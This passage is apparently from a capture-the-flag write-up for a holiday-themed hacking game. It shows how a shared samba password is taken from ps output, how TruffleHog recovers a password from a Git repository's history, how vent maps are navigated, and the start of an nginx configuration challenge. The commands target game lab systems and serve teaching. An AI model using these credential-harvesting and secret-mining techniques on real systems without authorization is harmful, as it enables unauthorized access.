Finished mucking out stalls of those pulling the sleigh,
My report is now due or my KRINGLE's in a sling!

There's a samba share here on this terminal screen.
What I normally do is to upload the file,
With our network credentials (we've shared for a while).
When I try to remember, my memory's clean!

Be it last night's nog bender or just lack of rest,
For the life of me I can't send in my report.
Could there be buried hints or some way to contort,
Gaining access - oh please now do give it your best!

-Wunorse Openslae


Complete this challenge by uploading the elf's report.txt
file to the samba share at //localhost/report-upload/
elf@b1c9e8ba46af:~$
```

Figure 12 - Wunorse Challenge

Luckily, since the password was shared and used repeatedly for multiple users, the ps command showed other users uploading files, and some of them included the password on the command line:




```
elf@bad7c6a59ad9:~$ ps -efww
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 05:45 pts/0    00:00:00 /bin/bash /sbin/init
root         9     1  0 05:45 pts/0    00:00:00 sudo -u manager /home/manager/samba-wrapper.sh --v
erbosity=none --no-check-certificate --extraneous-command-argument --do-not-run-as-tyler --accept-
sage-advice -a 42 -d~ --ignore-sw-holiday-special --suppress --suppress //localhost/report-upload/
 directreindeerflatterystable -U report-upload
root        10     1  0 05:45 pts/0    00:00:00 sudo -E -u manager /usr/bin/python /home/manager/r
eport-check.py
manager     12    10  0 05:45 pts/0    00:00:00 /usr/bin/python /home/manager/report-check.py
manager     15     9  0 05:45 pts/0    00:00:00 /bin/bash /home/manager/samba-wrapper.sh --verbosi
ty=none --no-check-certificate --extraneous-command-argument --do-not-run-as-tyler --accept-sage-a
dvice -a 42 -d~ --ignore-sw-holiday-special --suppress --suppress //localhost/report-upload/ direc
treindeerflatterystable -U report-upload
root        17     1  0 05:45 pts/0    00:00:00 sudo -u elf /bin/bash
elf         18    17  0 05:45 pts/0    00:00:00 /bin/bash
root        22     1  0 05:45 ?        00:00:00 /usr/sbin/smbd
root        23    22  0 05:45 ?        00:00:00 /usr/sbin/smbd
root        24    22  0 05:45 ?        00:00:00 /usr/sbin/smbd
root        26    22  0 05:45 ?        00:00:00 /usr/sbin/smbd
manager     39    15  0 05:53 pts/0    00:00:00 sleep 60
elf         40    18  0 05:53 pts/0    00:00:00 ps -efww
elf@bad7c6a59ad9:~$
```

Figure 13 - Output of ps -efww Command

Looking through the cmd arguments, we can see that the password is a variation on XKCD's correct horse battery staple:

directreindeerflatterystable

Using this password, we could transmit the report for Wunorse via the smbclient command:



```
elf@bad7c6a59ad9:~$ smbclient //localhost/report-upload -U report-upload%directreindeerflatterysta
ble -c 'put "report.txt"'
WARNING: The "syslog" option is deprecated
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.5.12-Debian]
putting file report.txt as \report.txt (500.9 kb/s) (average 501.0 kb/s)
elf@bad7c6a59ad9:~$

                              .;;;;;;;;;;;;;;;'
                            ,NWOkkkkkkkkkkkkkkNN;
                          ..KM; Stall Mucking ,MN..
                        OMNXNMd.                .oMWXXM0.
                       ;MO   l0NNNNNNNNNNNNNNN0o   xMc
                       :MO                         xMl             '.
                       :MO   dOOOOOOOOOOOOOOOOOd.  xMl             :l:.
 .cc::::::::;;;;;;;;;;;,oMO  .0NNNNNNNNNNNNNNNNN0.  xMd,,,,,,,,,,,,,clll:.
 'kkkkxxxxxdddddooooooooxMO   ..''''''''''''.       xMkcccccccllllllllllooc.
 'kkkkxxxxxdddddooooooooxMO  .MMMMMMMMMMMMMM,       xMkcccccccllllllllllooool
 'kkkkxxxxxdddddooooooooxMO   ':::::::::::::,       xMkcccccccllllllllllool,
 .ooooollllllccccccccc::dMO                         xMx;;;;;::::::::lllll'
                       :MO  .ONNNNNNNNXk            xMl             :lc'
                       :MO   dOOOOOOOOOo            xMl             ;.
                       :MO   'cccccccccccccc:'      xMl
                       :MO  .WMMMMMMMMMMMMMMMMW.    xMl
                       :MO    ...............       xMl
                       .NWxddddddddddddddddddddddddNW'
                         ;cccccccccccccccccccccccccc;



You have found the credentials I just had forgot,
And in doing so you've saved me trouble untold.
Going forward we'll leave behind policies old,
Building separate accounts for each elf in the lot.

-Wunorse Openslae
```


Figure 14 - Uploading report.txt to File Server

From there, Wunorse gave us the hint that we should watch a talk on TruffleHog and be sure to use the *entropy=True* switch when running it. TruffleHog is a utility to search through Git repositories to find passwords and other secrets. One key feature is that it searches through check-in histories, not just current versions of files, so you can find passwords that have been “redacted” from source control.

In this case, we just needed to run TruffleHog against Santa’s repo:

```
python truffleHog.py --entropy=True
https://git.kringlecastle.com/Upatree/santas_castle_automation.git
```

Looking through the output, we find this interesting note:



```
~~~~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~~~~
[92mReason: High Entropy[0m
[92mDate: 2018-12-10 23:16:57[0m
[92mHash: 0dfdc124b43a4e7e1233599c429c0328ec8b01ef[0m
[92mFilepath: schematics/for_elf_eyes_only.md[0m
[92mBranch: origin/master[0m
[92mCommit: important update
[0m
@@ -1,15 +0,0 @@
-Our Lead InfoSec Engineer Bushy Evergreen has been noticing an increase of brute force attacks in our logs. Furthermore
, Albaster discovered and published a vulnerability with our password length at the last Hacker Conference.
-
-Bushy directed our elves to change the password used to lock down our sensitive files to something stronger. Good thing
 he caught it before those dastardly villians did!
-
-
-Hopefully this is the last time we have to change our password again until next Christmas.
-
-
-
-
-Password = 'Yippee-ki-yay'
-
-
-Change ID = '[93m9ed54617547cfca783e0f81f8dc5c927e3d1e3[0m'
-

~~~~~~~~~~~~~~~~~~~~~
```

Figure 15 - Password Identified in GIt Commit via TruffleHog

Sure enough, the Zip password was **Yippee-ki-yay**, and it allowed us to open the JPG files:




Figure 16 - ventilation_diagram_1F.jpg




Figure 17 - ventilation_diagram_2F.jpg

These maps looked like they correspond to the HVAC system. There was an entrance near the Google booth.




Figure 18 - Google's Vent

Once inside, we were able to navigate using the maps.




Figure 19 - Vent Shaft




Figure 20 - Path through 1st Floor Vents




Figure 21 - Path through the 2nd Floor Vent

It was easiest to navigate by mapping out the correct path before entering the shafts.

Congratulations!

Figure 22 - Message When Exiting the Vent

Once we exited the 2nd floor shaft, we were inside Santa's restricted area, as seen in Figure 23. This is problematic, as it bypasses the badge/biometric scanner outside.





Figure 23 - 2nd Floor Vent Exits to Santa

Objective 5. AD Privilege Discovery


Staring this objective with the CURLing Master sub-challenge, we talked with Holly Evergreen who discussed an issue with the Candy Striper machine, saying that it uses HTTP calls to function.



```
I am Holly Evergreen, and now you won't believe:
Once again the striper stopped; I think I might just leave!
Bushy set it up to start upon a website call.
Darned if I can CURL it on - my Linux skills apall.

Could you be our CURLing master - fixing up this mess?
If you are, there's one concern you surely must address.
Something's off about the conf that Bushy put in place.
Can you overcome this snag and save us all some face?

  Complete this challenge by submitting the right HTTP
  request to the server at http://localhost:8080/ to
  get the candy striper started again. You may view
  the contents of the nginx.conf file in
  /etc/nginx/, if helpful.
elf@af7597320ea5:~$ 
```

Figure 24 - Holly Evergreen Challenge


Based on the message of the day, I dumped the config file:



```
elf@af7597320ea5:~$ cat /etc/nginx/nginx.conf
user www-data;
worker_processes auto;
pid /run/nginx.pid;
include /etc/nginx/modules-enabled/*.conf;

events {
        worker_connections 768;
        # multi_accept on;
}

http {

        sendfile on;
        tcp_nopush on;
        tcp_nodelay on;
        keepalive_timeout 65;
        types_hash_max_size 2048;
        # server_tokens off;

        # server_names_hash_bucket_size 64;
        # server_name_in_redirect off;

        include /etc/nginx/mime.types;
        default_type application/octet-stream;

        server {
        # love using the new stuff! -Bushy
                listen                  8080 http2;
